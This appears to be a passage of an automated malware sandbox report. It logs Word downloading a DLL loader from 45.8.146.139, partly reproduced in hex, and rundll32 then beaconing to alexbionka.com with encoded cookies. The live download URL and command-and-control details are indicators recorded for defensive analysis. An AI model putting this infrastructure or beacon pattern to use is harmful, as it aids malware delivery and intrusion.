Aug 11, 2022 17:38:27.004940987 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.004945993 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.004987001 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005026102 CEST	80	49173	45.8.146.139	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 17:38:27.005049944 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005074024 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005084038 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005095005 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005119085 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005142927 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005162954 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005173922 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005193949 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005201101 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005234003 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005240917 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005266905 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005290985 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005306005 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005315065 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005341053 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005352020 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005378962 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005417109 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005462885 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005462885 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005490065 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005515099 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005522966 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005537033 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005578995 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005594969 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005620956 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005630970 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005659103 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005660057 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005692959 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005705118 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005729914 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.005755901 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.005764008 CEST	49173	80	192.168.2.22	45.8.146.139

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 17:38:36.178013086 CEST	55868	53	192.168.2.22	8.8.8.8
Aug 11, 2022 17:38:36.195198059 CEST	53	55868	8.8.8.8	192.168.2.22
Aug 11, 2022 17:38:36.213418007 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 11, 2022 17:38:36.233592987 CEST	53	49688	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 11, 2022 17:38:36.178013086 CEST	192.168.2.22	8.8.8.8	0x26e4	Standard query (0)	alexbionka.com	A (IP address)	IN (0x0001)
Aug 11, 2022 17:38:36.213418007 CEST	192.168.2.22	8.8.8.8	0xa642	Standard query (0)	alexbionka.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 11, 2022 17:38:36.195198059 CEST	8.8.8.8	192.168.2.22	0x26e4	No error (0)	alexbionka.com		64.227.108.27	A (IP address)	IN (0x0001)
Aug 11, 2022 17:38:36.233592987 CEST	8.8.8.8	192.168.2.22	0xa642	No error (0)	alexbionka.com		64.227.108.27	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.8.146.139
- alexbionka.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	45.8.146.139	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 17:38:26.663358927 CEST	0	OUT	GET /fhfty/A2-7QTSJAH4Z96EKN5E88X3UNK3NGY5I/loader_p3_dll_64_n5_crypt_x64_asm_clone_n13.dll HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 45.8.146.139 Connection: Keep-Alive
Aug 11, 2022 17:38:26.792161942 CEST	2	IN	HTTP/1.1 200 OK Date: Thu, 11 Aug 2022 15:38:26 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34 X-Powered-By: PHP/7.2.34 Content-Description: File Transfer Content-Disposition: attachment; filename="loader_p3_dll_64_n3_crypt_x64_asm_clone_n14.dll" Expires: 0 Cache-Control: must-revalidate Pragma: public Content-Length: 360448 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 55 ef 34 c3 11 8e 5a 90 11 8e 5a 90 11 8e 5a 90 02 e9 59 91 10 8e 5a 90 59 e0 5a 91 10 8e 5a 90 33 e6 a5 90 10 8e 5a 90 6a e1 58 91 10 8e 5a 90 52 69 63 68 11 8e 5a 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 03 00 59 d1 f4 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 0e 00 78 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 0a 00 06 00 00 00 00 00 00 00 00 b0 05 00 00 04 00 00 91 9d 05 00 03 00 60 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 90 05 00 7d 01 00 00 00 00 00 00 00 00 00 00 00 a0 05 00 e0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 14 77 05 00 00 10 00 00 00 78 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 7d 01 00 00 00 90 05 00 00 02 00 00 00 7c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 e0 01 00 00 00 a0 05 00 00 02 00 00 00 7e 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U4ZZZYZYZZ3ZjXZRichZPEdYb" x`}.textwx `.rdata}|@@.rsrc~@@


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	64.227.108.27	80	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 17:38:36.435995102 CEST	384	OUT	GET / HTTP/1.1 Connection: Keep-Alive Cookie: __gads=3570055661:1:6727:57; _gat=6.1.7601.64; _ga=1.329303.0.5; _u=323834393932:416C627573:3146394530373837394232323239343237; __io=0; _gid=67AFEDC5AC03 Host: alexbionka.com

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 17:38:37.107072115 CEST	384	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 11 Aug 2022 15:38:37 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 31 30 63 0d 0a 09 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 09 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 09 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 09 3c 68 72 3e 0a 09 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 61 6c 65 78 62 69 6f 6e 61 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 09 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 10c<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at alexbionka.com Port 80</address></body></html>0

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2032, Parent PID: 576

General

Target ID:	1
Start time:	17:38:18
Start date:	11/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f440000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E18A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E18A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E18A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E1B0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6E1B0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6E1B0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\73BD8	success or wait	1	6E1B0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\73BD8	73BD8	binary	04 00 00 00 F0 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 F4 CE 5C F0 E3 AD D8 01 D8 3B 07 00 D8 3B 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E1B0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF					

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1426784285	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1426784285	1426784286	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1426784285	success or wait	1	6E0A1925	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1426784285	1426784286	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904001000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1426784306	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904001000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1426784306	1426784307	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C001000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1426784286	1426784287	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C001000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1426784287	1426784288	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1426784286	1426784287	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1426784287	1426784288	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904001000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1426784307	1426784308	success or wait	1	6E0A1925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904001000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1426784308	1426784309	success or wait	1	6E0A1925	unknown
HKEY_CURRENT_USER\Software\Mic	73BD8	binary	04 00 00 00 F0 07 00 00 2A 00 00 00 43 00 3A 00	04 00 00 00 F0 07 00 00 2A 00 00 00 43 00	success or wait	1	6E1B0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
rosoft\Office\14.0\Word\Resiliency\DocumentRecovery\73BD8			5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 F4 CE 5C F0 E3 AD D8 01 D8 3B 07 00 D8 3B 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D8 3B 07 00 D8 3B 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 